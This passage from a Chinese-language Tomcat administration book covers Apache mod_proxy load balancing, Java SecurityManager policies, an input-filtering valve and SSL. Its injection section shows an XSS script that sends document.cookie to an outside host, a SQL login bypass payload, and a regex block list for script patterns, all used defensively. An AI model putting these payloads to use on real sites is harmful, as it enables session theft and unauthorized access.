Apache 默认提供的这几个插件简化了对 Tomcat 负载均衡提供支持的配置，所有的配置只需要在 `httpd.conf` 文件进行，不再有 `workers.properties` 文件。下面先给出一个配置的例子（把下面的配置信息添加到 `httpd.conf` 文件的末尾，同时把 Apache2.2 的 HTTP 监听端口也改成 80，修改方法与 Apache2 的相同）：

```
# 装载代理模块
LoadModule proxy_module modules/mod_proxy.so
# 装载 AJP1.3 子代理模块
LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
# 装载负载均衡管理模块
LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
# 装载状态管理模块
LoadModule status_module modules/mod_status.so
# 装载 HTTP 子代理模块
LoadModule proxy_http_module modules/mod_proxy_http.so

# 配置只有在 Apache Web Server 运行的服务器上
# 才能访问负载均衡管理器页面
<Location /balancer-manager>
    SetHandler balancer-manager
    Order Deny,Allow
    Deny from all
    Allow from 127.0.0.1
</Location>

# 配置需要负载均衡管理的 Tomcat 群
<Proxy balancer://mycluster>
    BalancerMember ajp://localhost:8007
    BalancerMember ajp://127.0.0.1:8009 smax=10
</Proxy>

# 配置需要 Tomcat 群处理的请求 URL
ProxyPass / balancer://mycluster/stickysession=
                                     jsessionid nofailover=Off
ProxyPassReverse / balancer://mycluster/
```

在上面的配置中，

```
<Proxy balancer://mycluster>
    BalancerMember ajp://localhost:8007
    BalancerMember ajp://127.0.0.1:8009 smax=10
</Proxy>
```

定义了参与负载均衡的成员，相当于 `workers.properties`，可以看作是该文件的简化。`BalancerMember` 标识可以带一系列的配置参数，表 18-21 是所有的配置参数。

表 18-21 `BalancerMember` 的配置参数

参数	默认值	说明
min	0	与后台服务器（例如 Tomcat）保持的最小连接数
max	1..n	与后台服务器保持的严格最大连接数，Apache 不会创建大于该数目的与后台服务器的连接。默认的最大值是当前 MPM（Multi-Processing Module）配置的每个进程的最大线程数，该数值通过 <code>ThreadsPerChild</code> 标识来指定

(续表)

参数	默认值	说明
smax	max	软最大连接数，如果有必要，Apache 可以创建大于该数值的连接数，超出软最大连接数创建的连接在一定时间内存活（ttl 指定的时间）
ttl	-	超出 smax 创建的连接的存活时间（单位为秒），如果在该时间内，那些连接没有被使用，Apache 将把它们关闭
timeout	Timeout	连接超时时间（单位为秒）。如果不设置该值，Apache 将一直等待到有可用的连接为止。该标识和 max 标识一起用来限制与后台服务器的连接数
acquire	-	等待从连接池获取连接的超时时间。如果等待了该选项设置的时间后没有取到连接，Apache 将返回 SERVER_BUSY 状态信息给客户端
keepalive	Off	如果在 Apache 和后台服务器之间有防火墙，需要打开该功能，防止防火墙关闭不活动的连接
retry	60	连接池 worker 重试超时时间（单位为秒）。如果后台服务器连接池 worker 处于错误状态，Apache 将不会给该服务器转发任何请求，直到过了该选项指定的时间之后
loadfactor	1	worker 的负载平衡因子，可以是 1 到 100 之间的数值
route	-	worker 在负载平衡管理器里的路由
redirect	-	worker 的重定向路由，该选项通常动态设置，以保证该节点在集群中是可安全删除的
lbmethod（仅用于 balancer:// 开头的代理项）	-	负载平衡管理器使用的负载平衡管理的方法，可以是 byrequest，以请求量为依据计算负载量，或者 bytraffic，以数据传输量为依据计算负载量。默认是 byrequest
sticky session（仅用于 balancer:// 开头的代理项）	-	负载平衡器识别的黏贴 session 的名称。通常是 JSESSIONID 或者 PHPSESSIONID，这取决于后台支持 session 的服务器
nofailover（仅用于 balancer:// 开头的代理项）	Off	如果为 On，当 worker 处于错误状态或者被禁用时，session 将中断。如果后台服务器不支持 session 复制，该选项需要设置成 On
timeout（仅用于 balancer:// 开头的代理项）	0	负载平衡管理器等待空闲 worker 的超时时间。默认是不等待
maxattempts（仅用于 balancer:// 开头的代理项）	1	最大失败转移次数

在上述配置中，

```
ProxyPass / balancer://mycluster/sticky session=jsessionid
      nofailover=Off
ProxyPassReverse / balancer://mycluster/
```

这一段的意思是让 Apache 把所有的请求都转发给负载平衡管理器（Tomcat 群）来处理，也可以写成这样：

```
ProxyPass /servlet/* balancer://mycluster/stickysession=jsessionid
                                     nofailover=Off
ProxyPassReverse / balancer://mycluster/
```

意思是把客户端对/servlet 路径下的所有请求都转发给 Tomcat 群来处理，而其他的请求还是由 Apache 来处理，关于 ProxyPass、ProxyPassReverse 的其他使用方法在这里就不深入介绍了，有兴趣的读者可以查看 Apache HTTP Server 的使用手册。

配置完成后，在浏览器的地址栏输入 <http://localhost/> 即可看到 Tomcat 的首页，输入 <http://localhost/balancer-manager> 可以查看所有 worker 的状态，同时还可以动态设置 worker 的一些属性，如图 18-5 所示。




图 18-5 Apache worker 管理页面

18.5 小结

本章讲解了 Tomcat 集群和负载平衡的工作原理，并讲解了 Tomcat 与 Apache 通信的 AJP13 协议和 JK 模块。并在随后通过实例演示了 Tomcat 集群和 JMX 集群管理、Apache2 和 Apache2.2 下的负载平衡配置。

通过本章的学习，你可以将 Tomcat 作为一个独立的个体，随意的进行集群，与 Apache 的负载平衡配置，以提高 Web 应用的负载能力。

本章从三个方面讲述使用 Tomcat 时的安全问题。

- ❷ Tomcat 的安全策略是从代码的安全性上进行权限控制，防止没有权限的恶意代码执行越权操作。
- ❷ 过滤阀是对 Tomcat 下应用的数据传输进行安全过滤，防止非法数据提交到服务器进行恶意操作，引起服务器数据的损坏。
- ❷ SSL 是客户端和服务器端交互时进行身份认证的机制，用以确定访问者和被访问者都是安全的可信的，并对安全的访问进行数据加密，防止数据被窃取。

一个完善安全的系统，应该从这些方面进行全面的考虑。特别是涉及机密数据的网上系统，例如网上银行、电子商务等，一定要进行安全设计。

19.1 在 Tomcat 中配置安全策略控制 Java 执行权限

19.1.1 概述

Java 的安全许可文件被 JVM 读取来进行安全控制，而 catalina.policy 仅仅在 Tomcat security 属性启用时被使用。该文件包括一系列的关于 Java 类的安全许可，一般的配置格式如下：

```
grant codeBase LIST {  
    permission PERM;  
    permission PERM;  
    ...  
}
```

Java 的 SecurityManager 允许浏览器在它可执行的范围内运行，这样可以防止不可靠的程序读写用户在局部文件系统里的文件，或者未经授权进行网络连接等。同样 SecurityManager 可用来防止不可靠的程序在你的浏览器上运行，在运行 Tomcat 时使用 SecurityManager 可以保护你的服务器不受到类似于木马的 Servlet、JSP、JSP bean 和 tag libraries 的影响或者发生错误。

试想某个被允许在你的网站上发表 JSP 的人，在他们的 JSP 里不慎包括了以下的语句：

```
<%System.exit(1);%>
```

每次 Tomcat 运行该 JSP 都会导致 Tomcat 中断。使用 Java SecurityManager 如同多了一层防护可以让服务器更加安全可靠。

警告

虽然 Tomcat 5 的程序通过了安全检查，最重要的程序包都已被保护，新的安全机制也已实施，但在允许用户发表网络程序 JSP、servlet、bean 或 tag libraries 之前，你还是有必要确保 SecurityManager 的各项配置符合你的要求。当然有 SecurityManager 绝对比没有它要安全的多。

19.1.2 许可权限

Permission 类用来定义 Tomcat 载入的类所拥有的权限，Java 本身包括了一些 Permission 类，你也可以在你的网络应用中加入自己的 Permission 类，这两种技术在 Tomcat 5 里都被应用。

Tomcat 不仅由 Java 提供了标准的许可，Tomcat 还提供了用户特有权限许可，下面分别来看这两种许可权限的内容。

标准许可权限

这里简单总结了标准系统中适用于 Tomcat 的 SecurityManager Permission 类，更多信息请参看 <http://java.sun.com/security/>。

- ❷ java.util.PropertyPermission: 控制读/写 Java 虚拟机的属性，如 java.home
- ❷ java.lang.RuntimePermission: 控制使用一些系统/运行时（System/Runtime）的功能（如 exit() 和 exec()），它也控制包（package）的访问/定义
- ❷ java.io.FilePermission: 控制对文件和目录的读/写/执行操作
- ❷ java.net.SocketPermission: 控制使用网路 sockets 连接
- ❷ java.net.NetPermission: 控制使用 multicast 网路连接
- ❷ java.lang.reflect.ReflectPermission: 控制使用 reflection 来对类进行监视
- ❷ java.security.SecurityPermission: 控制对安全方法的访问
- ❷ java.security.AllPermission: 给予所有访问权限，就如你运行一个没有 SecurityManager 的 Tomcat

Tomcat 用户特有权限

Tomcat 利用一个叫做 org.apache.naming.JndiPermission 的客户许可类，来控制以 JNDI 命名的文件资源的可读权限。该许可的名称是以 JNDI 来表达的，没有命令再给予许可时，"*" 结尾可以用来以通配符方式映射 JNDI 命名的文件资源。例如你可以在你的策略 (policy) 文件加入以下一行：

```
permission org.apache.naming.JndiPermission
    "jndi://localhost/examples/*";
```

一个像这样的许可 (Permission) 会在部署网络程序时被自动产生，允许它读取它自己的静态资源，但不允许它使用文件访问权来读取其他文件（除非你明确地给出访问那些文件的许可）。

并且, Tomcat 总是自动产生以下文件许可:

```
permission java.io.FilePermission "*** your application context**", "read";
```

这里的 “**your application context**” 代表那个拥有你的应用程序的文件夹或者 WAR 文件。

19.1.3 Tomcat 中的使用

由 Java SecurityManager 实现的安全策略被配置存放在 \$CATALINA_HOME/conf/catalina.policy 文件里, 这个文件完全替代了 JDK 系统目录里的 java.policy 文件。这个 catalina.policy 文件可以手动修改, 或者使用 Java 1.2 及其后版本的 policytool 程序修改。

catalina.policy 文件中的条文使用了标准的 java.policy 文件格式, 如下所示:

```
grant [signedBy <signer>,] [codeBase <code source>] {
  permission <class>[<name> [, <action list>]];
};
```

其中 signedBy 和 codeBase 是选择项注释行, 是以 “//” 开始直到该行结束, codeBase 是 URL 的格式文件, 如 \${java.home} 和 \${catalina.home} 等属性 (这些属性会被扩展到由环境变量 JAVA_HOME 和 CATALINA_HOME 为它们定义的目录路径)。

其中 codeBase 可以为如下三种路径:

- ≈ file:/C:/myapp/ "/" 表示目录下所有的类
- ≈ http://java.sun.com/* "/*" 表示目录下所有的类
- ≈ file:/funstuff/- "/-" 表示目录下所有的类

使用策略文件可以进行如下两方面的应用:

启动附带 SecurityManager 的 Tomcat

Tomcat 默认策略文件是 \$CATALINA_HOME/conf/catalina.policy, 在你配置好与 SecurityManager 一起使用的 catalina.policy 文件之后, 可以使用 “-security” 选项来启动 Tomcat, 启动命令如下:

```
$CATALINA_HOME/bin/catalina.sh start -security (Unix)
%CATALINA_HOME%\bin\catalina start -security (Windows)
```

从 Tomcat5 开始, 可以配置 Tomcat 内部包的许可, 更多信息请参看 <http://java.sun.com/security/seccodeguide.html>。

警告

删除默认的包保护可能打开一个安全漏洞。

排除故障

如果你的网络应用程序试图执行没有许可而被阻止的操作, SecurityManager 探查出这样的违规后, 就会抛出一个 AccessControlException 或 SecurityException。要查出究竟缺少哪个许可往往非常困难, 一个方法是打印执行过程中的所有关于安全决定的排错信息。这可以在启动 Tomcat 之前通过设置系统属性来实现。最简单的办法是修改 CATALINA_OPTS

环境变量。在启动 Tomcat 之前执行下面这个命令：

```
export CATALINA_OPTS=-Djava.security.debug=all (Unix)
set CATALINA_OPTS=-Djava.security.debug=all (Windows)
```

警告

这会产生很多 MB 的输出。不过，通过查找“FAILED”这个词可以帮助你搜索问题所在，并确定哪个许可是要找的问题。

19.1.4 实例演示：赋予文件权限

本小节通过一个实例来演示 Java 安全选项在 Tomcat 中的应用。

许多 Web 应用程序会利用文件系统来储存和加载资料。如果在启用 SecurityManager 的条件下运行 Tomcat，它不会让你的 Web 应用程序读取及写入应用程序自己的数据文件。若要让这些 Web 应用程序能在 SecurityManager 下运作，则必须赋予 Web 应用程序适当的权限。

下面我们在 Tomcat5.0 的 webapps/ROOT 下建立文件 writeFile.jsp，它会在文件系统上创建一个文本文件，并输出文件成功写入的消息。文件内容如下：

```
<%@ page language="java" import="java.io.*" pageEncoding="UTF-8"%>
<%
// 尝试开启文件并写入资料
String catalinaHome = "c:/tomcat 5.0";
File testFile = new File(catalinaHome + "/webapps/ROOT", "test.txt");
FileOutputStream fileOutputStream = new FileOutputStream(testFile);
fileOutputStream.write(new String("testing...").getBytes());
fileOutputStream.close();

// 如果执行到此，表示文件已成功地创建了
out.println("File created successfully!");
%>
```

现在启动 Tomcat5.0，输入 <http://localhost:8080/writeFile.jsp>，则显示图 19-1 所示的页面。

此时在 ROOT 目录下会建立 test.txt 文件。这表明默认情况下，Java 的文件类有权限访问文件系统。

现在激活 SecurityManager 并重新启动 Tomcat，如图 19-2 所示。




图 19-1 默认访问页面




图 19-2 启动带安全选项的 Tomcat

访问 <http://localhost:8080/writeFile.jsp>。因为默认的 catalina.policy 文件没有赋予 Web 应用程序能够写入文件系统的必要权限，所以会看到如图 19-3 所示的 access denied 错误网页。




图 19-3 没有赋予权限的访问效果

如欲赋予 ROOT 应用程序文件访问权限，请在 catalina.policy 的最后加入下列的内容，并再次启动 Tomcat:

```
grant codeBase "file:${catalina.home}/webapps/ROOT/-" {
    permission java.io.FilePermission
        "${catalina.home}/webapps/ROOT/test.txt", "read,write,delete";
};
```

这会赋予 ROOT 应用程序读取、写入以及删除其自身 test.txt 文件的权限。如果在赋予这些权限后，再次请求相同的 URL，则会看到如图 19-1 所示的成功消息。

Web 应用程序需要访问的文件必须列在 grant 块中，否则就应把这些权限设定给文件模式，例如用<<ALL FILES>>。<<ALL FILES>>指令赋予 Web 应用程序对所有文件的完全访问权限。如果你想加强安全防护功能，则建议不要给 Web 应用程序太多的权限。为得到最佳的结果，赋予 Web 应用程序完成任务所必需的权限即可。例如，拥有下列权限，就能顺利地执行了：

```
grant codeBase "file:${catalina.home}/webapps/ROOT/writeFile.jsp" {
    permission java.io.FilePermission
        "${catalina.home}/webapps/ROOT/test.txt", "write";
};
```

以这种权限设定，只有 writeFile.jsp 有权写入 test.txt 文件，而 Web 应用程序中的其他文件不能写入。此外，writeFile.jsp 不再具有删除文件的权限了——这是非必要的权限。

19.2 Tomcat 中配置过滤阀过滤用户非法输入

19.2.1 问题所在

凡是允许用户输入数据并往服务器端传输的站点都存在注入带来的危险。注入包括以下几种。

在输入的数据中包含类似以下的脚本:

```
<script language="javascript">
document.location="http://www.other.com"+document.cookie
</script>
```

2. HTML 注入

通过在输入框中插入恶意代码，可以偷取用户密码等信息到自己的地址。

提交非法的查询参数，注入到查询的 SQL 字符串当中，提取数据库数据。例如登录验证的查询语句：

```
"select * from USER where USERNAME='"+username+"' and  
PASSWORD='"+password+"'"
```

如果取 username=aaa, password=' or '1'='1, 那么输入后的语句就变为:

```
"select * from USER where USERNAME='aaa' and PASSWORD='' or '1'='1'"
```

显然用户可以直接通讨验证。

4. 命令注入

发送请求命令到服务器，该命令在命令行运行，偷取服务器信息。

19.2.2 解决办法

解决注入问题的方法是编写 `BadInputFilterValve`，过滤用户发送到服务器端的数据。所有的危害都是通过用户提交数据造成的，所以只要对用户的数据进行完全的过滤，就可以消除这个隐患了。

参数过滤是对名称和值的过滤，不能够过滤 **header** 等其他信息。它能够防止大部分的输入攻击，但不是万全的。

该类需要继承 `org.apache.catalina.valves.RequestFilterValve`，通过正则表达式进行匹配查找和替换，如：

```
quotesHashMap.put("\"", "&quot;");
quotesHashMap.put("\'", "&#39;");
quotesHashMap.put("`", "&#96;");
angleBracketsHashMap.put("<", "&lt;");
angleBracketsHashMap.put(">", "&gt;");
javaScriptHashMap.put("document.(.*)\\.(.*)cookie",
    "document&#46;&#99;ookie");
javaScriptHashMap.put("eval(\\s*)\\(", "eval&#40;");
javaScriptHashMap.put("setTimeout(\\s*)\\(", "setTimeout$1&#40;");
javaScriptHashMap.put("setInterval(\\s*)\\(", "setInterval$1&#40;");
javaScriptHashMap.put("execScript(\\s*)\\(", "execScript$1&#40;");
javaScriptHashMap.put("javascript:", "javascript&#58;");
```

注意

本小节参考自《Tomcat 权威指南》一书，关于 `BadInputFilterValve.java` 的实现可以参阅之。

19.3 Tomcat 中使用 SSL 进行加密防护

19.3.1 SSL 简介

SSL (Secure Socket Layer) 是一种保证在网络上的两个节点之间进行安全通信的机制，可以为 HTTP 和 IMAP 建立安全连接。把采用了 SSL 机制的 HTTP 协议称为 HTTPS 协议。

网络上的信息在源-宿的传递过程中会经过其他的计算机。一般情况下，中间的计算机不会监听路过的信息。但在使用网上银行或者进行信用卡交易的时候有可能被监视，从而导致个人隐私的泄露。由于 Internet 和 Intranet 体系结构的原因，总有某些人能够读取并替换用户发出的信息。随着网上支付的不断发展，人们对信息安全的要求越来越高。因此 Netscape 公司提出了 SSL 协议，旨在达到在开放网络 (Internet) 上安全保密地传输信息的目的，这种协议在 Web 上获得了广泛的应用。之后 IETF (ietf.org) 对 SSL 作了标准化，即 RFC2246，并将其称为 TLS (Transport Layer Security)，从技术上讲，TLS1.0 与 SSL3.0 的差别非常微小。

网络信息安全的必要性催生了 SSL。例如客户在网上进行购物，并使用信用卡进行网上支付，存在三方面的信息安全问题：

- ≈ 客户访问的网站是否合法
- ≈ 访问网站的客户是否合法
- ≈ 客户的信用卡信息在网上传输是否会被非法截获

因此网络安全就包括信息安全和身份认证两个问题。而 SSL 正是解决这些问题的有效方法。

SSL 的作用

SSL 是一种能让 Web 浏览器和服务端在建立一个安全连接的基础上进行通信的技术。这意味着一端将数据加密后发送、传输，在另一端处理前解密。这是一个双向过程，一旦双方建立了 SSL 连接，服务端和客户端对所有要发出的数据都会进行加密。如图 19-4 所示。




图 19-4 SSL 下加密通信

另一个重要的方面是鉴权。这意味着你最初和 Web 服务器的通信是建立在安全连接基础上的。服务器将给你的 Web 浏览器一套证书形式的信任状，来证明这个站点是它所声称的那一个站点，这就是“站点认证”。在某种情况下服务器也会向你的浏览器请求一个证书，要求证明你是你所声称的那个人，这就是“客户身份认证”（大部分使用了 SSL 的 Web 服务器不要求客户认证）。

安全证书（Certificates）

当 Web 客户通过安全的连接与 Web 服务器通信时，Web 服务器会先向客户出示它的安全证书，这个证书表明该 Web 站点是安全的，而且的确是这个站点。每一个证书在全世界范围内是惟一的，没有其他的 Web 站点能够假冒原始安全站点的身份，可以把安全证书理解为电子身份证。在某些情况下，Web 服务器也会要求 Web 客户出示安全证书，以便核实该 Web 客户的身份，这主要用于 B2B 电子商务中。

获得安全证书有两种途径，一种是从权威机构购买证书，一种是创建自我签名的证书。

从权威机构获得的证书

该证书是被所有者加密签名的，因此对任何其他的人来说，伪造都是极端困难的。对电子商务或其他任何商业交易有关的网站来说，身份验证是一个重要问题。证书通常从一个著名的认证授权机构（Certificate Authority, CA）购买，比如 VeriSign 或 Thawte。CA 将为其承认的证书担保，这些证书都能有效的被电子验证。因此如果你信任 CA 承认的证书，那么你就可以相信证书的有效性。

注意

一个证书只对一个 IP 有效。

自我签名的证书

然而在很多情况下，身份鉴定不是真正所关心的。管理员可能只不过想确保连接中的服务器传输和接收的数据是秘密的且不被网上其他任何想偷听的人所窃听。Java 提供了一个叫 keytool 的相对简单的命令行工具，它能方便的创建一个“自签名”的证书。自签名证书只是用户生成的证书，它不会被任何著名的 CA 官方注册，因此并不是真正可信的担保。它和 CA 制作的证书采用的技术都是一样的，且都可以实现加密通信。

与 CA 证书相比，CA 相当于权威机构颁发的身份证，而自我签名证书相当于个人制作的名片，缺乏权威性。

证书各部分的含义：

Version	证书版本号，不同版本的证书格式不同
Serial Number	序列号，同一身份验证机构签发的证书序列号惟一
Algorithm Identifier	签名算法，包括必要的参数 Issuer，身份验证机构的标识信息
Period of Validity	有效期
Subject	证书持有人的标识信息
Subject's Public Key	证书持有人的公钥
Signature	身份验证机构对证书的签名

详细的证书方面的知识可以参见其他的资料。

SSL 工作原理

SSL 协议既用到了公钥加密技术又用到了对称加密技术，对称加密技术虽然比公钥加密技术的速度快，可是公钥加密技术提供了更好的身份认证技术。每一对密钥都由公钥和私钥组成，用公钥加密的数据只能被私钥解密，用私钥加密的数据也只能用公钥来解密。公钥被广泛发布，私钥是不公开的，为安全证书的所有者拥有。当你将自己的证书发送给他人时，实际上发给他们的是公开密钥，这样他们就可以发送用你的公钥加密后的数据，只有你才可以用私钥来对数据解密。

当 Web 客户采用 HTTPS 协议访问安全的 Web 站点时（采用 `https://ip:port` 形式），Web 站点自动向客户发送它的安全证书。在 Web 客户与 Web 服务器进行 SSL 握手的阶段，采用公钥加密技术加密数据，来建立安全的会话。

SSL 的握手协议非常有效的让客户和服务器之间完成相互之间的身份认证，其主要过程如下：

（1）客户端的浏览器向服务器传送客户端 SSL 协议的版本号、加密算法的种类、产生的随机数，以及其他服务器和客户端之间通信所需要的各种信息。

（2）服务器向客户端传送 SSL 协议的版本号、加密算法的种类、随机数以及其他相关信息，同时服务器还将向客户端传送自己的证书。

（3）客户利用服务器传过来的信息验证服务器的合法性，服务器的合法性包括：证书是否过期、发行服务器证书的 CA 是否可靠、发行者证书的公钥能否正确解开服务器证书的“发行者的数字签名”、服务器证书上的域名是否和服务器的实际域名相匹配。如果合法性验证没有通过，通信将断开；如果合法性验证通过，将继续进行第四步。

（4）用户端随机产生一个用于后面通信的“对称密码”，然后用服务器的公钥（服务器的公钥从步骤（2）中的服务器的证书中获得）对其加密，然后将加密后的“预主密码”传给服务器。

（5）如果服务器要求客户的身份认证（在握手过程中为可选），用户可以建立一个随机数然后对其进行数据签名，将这个含有签名的随机数和客户自己的证书以及加密过的“预主密码”一起传给服务器。

（6）如果服务器要求客户的身份认证，服务器必须检验客户证书和签名随机数的合法性，具体的合法性验证过程包括：客户的证书使用日期是否有效、为客户提供证书的 CA 是否可靠、发行 CA 的公钥能否正确解开客户证书的发行 CA 的数字签名、客户的证书是否在证书废止列表（CRL）中。检验如果没有通过，通信立刻中断；如果验证通过，服务器将用自己的私钥解开加密的“预主密码”，然后执行一系列步骤来产生主通信密码（客户端也将通过同样的方法产生相同的主通信密码）。

（7）服务器和客户端用相同的主密码即“通话密码”，一个对称密钥用于 SSL 协议的安全数据通信的加解密通信。同时在 SSL 通信过程中还要完成数据通信的完整性，防止数据通信中的任何变化。

（8）客户端向服务器端发出信息，指明后面的数据通信将使用的步骤（7）中的主密码为对称密钥，同时通知服务器客户端的握手过程结束。

(9) 服务器向客户端发出信息, 指明后面的数据通信将使用的步骤 (7) 中的主密码为对称密钥, 同时通知客户端服务器端的握手过程结束。

(10) SSL 的握手部分结束, SSL 安全通道的数据通信开始, 客户和服务器开始使用相同的对称密钥进行数据通信, 同时进行通信完整性的检验。

有时不单要求对服务器端进行认证, 还要求对客户端身份进行认证。这就是双向认证。首先来看双向认证 SSL 协议的具体过程:

- (1) 浏览器发送一个连接请求给安全服务器。
- (2) 服务器将自己的证书, 以及同证书相关的信息发送给客户浏览器。
- (3) 客户浏览器检查服务器送过来的证书是否是由自己信赖的 CA 中心所签发的。如果是, 就继续执行协议; 如果不是, 客户浏览器就给客户一个警告消息: 警告客户这个证书不是可以信赖的, 询问客户是否需要继续。
- (4) 接着客户浏览器比较证书里的消息, 例如域名和公钥, 与服务器刚刚发送的相关消息是否一致, 如果是一致的, 客户浏览器认可这个服务器的合法身份。
- (5) 服务器要求客户发送客户自己的证书。收到后, 服务器验证客户的证书, 如果没有通过验证, 拒绝连接; 如果通过验证, 服务器获得用户的公钥。
- (6) 客户浏览器告诉服务器自己所能支持的通信对称密码方案。
- (7) 服务器从客户发送过来的密码方案中, 选择一种加密程度最高的密码方案, 用客户的公钥加过密后通知浏览器。
- (8) 浏览器针对这个密码方案, 选择一个通话密钥, 接着用服务器的公钥加过密后发送给服务器。
- (9) 服务器接收到浏览器送过来的消息, 用自己的私钥解密, 获得通话密钥。
- (10) 服务器、浏览器接下来的通信都是用对称密码方案, 对称密钥是加过密的。

上面所述的是双向认证 SSL 协议的具体通信过程, 这种情况要求服务器和用户双方都有证书。单向认证 SSL 协议不需要客户拥有 CA 证书, 具体的过程相对于上面的步骤, 只需将服务器端验证客户证书的过程去掉, 以及在协商对称密码方案、对称通话密钥时, 服务器发送给客户的是没有加过密的 (这并不影响 SSL 过程的安全性) 密码方案。这样, 双方具体的通信内容, 就是加过密的数据, 如果有第三方攻击, 获得的只是加密的数据, 第三方要获得有用的信息, 就需要对加密的数据进行解密, 这时候的安全就依赖于密码方案的安全。而幸运的是, 目前所用的密码方案, 只要通信密钥长度足够的长, 就足够的安全。这也是我们强调要求使用 128 位密钥加密通信的原因。

19.3.2 SSL 和 Tomcat

注意, 只有当 Tomcat 以独立模式运行时, 才通常需要利用安全 sockets 来配置它。当 Tomcat 主要是作为运行在其他 Web 服务器 (如 Apache 或 Microsoft IIS) 后的 Servlet/JSP 容器时, 通常需要配置主 Web 服务器来处理从用户来的 SSL 连接。典型的, 这个服务器将处理所有 SSL 有关的功能, 然后在解密那些请求后再把以 Tomcat 为目的的请求转发给 Tomcat。同样的, Tomcat 将返回没经过加密的响应, 由主服务器加密后发给用户浏览器。在这种情况下, Tomcat 知道主服务器和客户端的通信是建立在安全连接上的 (因为你的应

用需要能够知道这个)，但本身不参与加密或解密。

当一个用户第一次访问你的网站的安全页面时，通常会给他一个包含证书详细信息（比如公司和联系名称）的对话框，并问他是否原意接受证书且继续交易。一些浏览器会提供一个永久接受该证书的选项，这样用户就不必为每次访问你的网站被提示而烦恼了。一旦被用户认可，证书将在整个浏览器的会话期间内被认为有效。

虽然 SSL 协议被设计为有足够有效的安全性，但加密/解密从性能上考虑是一个昂贵的计算处理。并不是整个 Web 应用都必须严格的在 SSL 上运行，开发者能够挑选哪些页面需要安全连接，哪些不需要。对一个适度繁忙的站点，仅仅将某些可能交换敏感信息的页面运行在 SSL 下是一种惯例。这通常包括登录页面、个人信息页面和购物车检查页面（信用卡信息可能会被发送）。一个应用里的任何页面都可以通过一个安全 socket 请求，只要在地址前用前缀“https:”替代“http:”。任何完全要求安全连接的页面应该检查和请求协议类型，并采取 https 没有指定的适当的动作。

在安全连接上使用基于名字的虚拟主机会有问题，这是 SSL 协议本身的设计局限。SSL 的握手，就是客户浏览器接受服务器证书的过程，必须发生在 HTTP 请求达到之前。结果，包含虚拟主机名的请求信息不能在认证前确定，因此不可能分配多个证书给一个 IP 地址。如果在一个 IP 上的所有虚拟主机都需要依靠相同的证书鉴别，那么附加的虚拟主机不应干扰服务器上 SSL 的正常操作。然而，大部分客户浏览器会依靠证书的域名列表比较服务器的域名（即便是正式的 CA 签名的证书）。如果域名不匹配，则浏览器会向用户显示一条警告。通常，只有基于地址的虚拟主机普遍在正式场合下使用 SSL。

19.3.3 实例演示：在 Tomcat 上配置 SSL

下面通过实例演示在 Tomcat 下配置 SSL，并演示配置完 SSL 后的使用。

下载并安装 JSSE

从 <http://java.sun.com/products/jsse/> 上下载版本 1.0.3 以上的 Java Secure Socket Extensions (JSSE) 包。如果你是从源代码安装的 Tomcat，那么可能已经下载了这个包。如果你运行的是 JDK 1.4.x，这些类已经直接集成到 JDK 中了，可以跳过这一步。

解压后，有两种方法让它对 Tomcat 可用（选择一种）：

- ❷ 通过复制三个 JAR 文件（jcert.jar、jnet.jar 和 jsse.jar）到 \$JAVA_HOME/jre/lib/ext 目录将 JSSE 作为扩展安装。
- ❷ 创建一个新的环境变量 JSSE_HOME，将其指向你解压的 JSSE 目录的绝对路径。

创建自我签名的安全证书

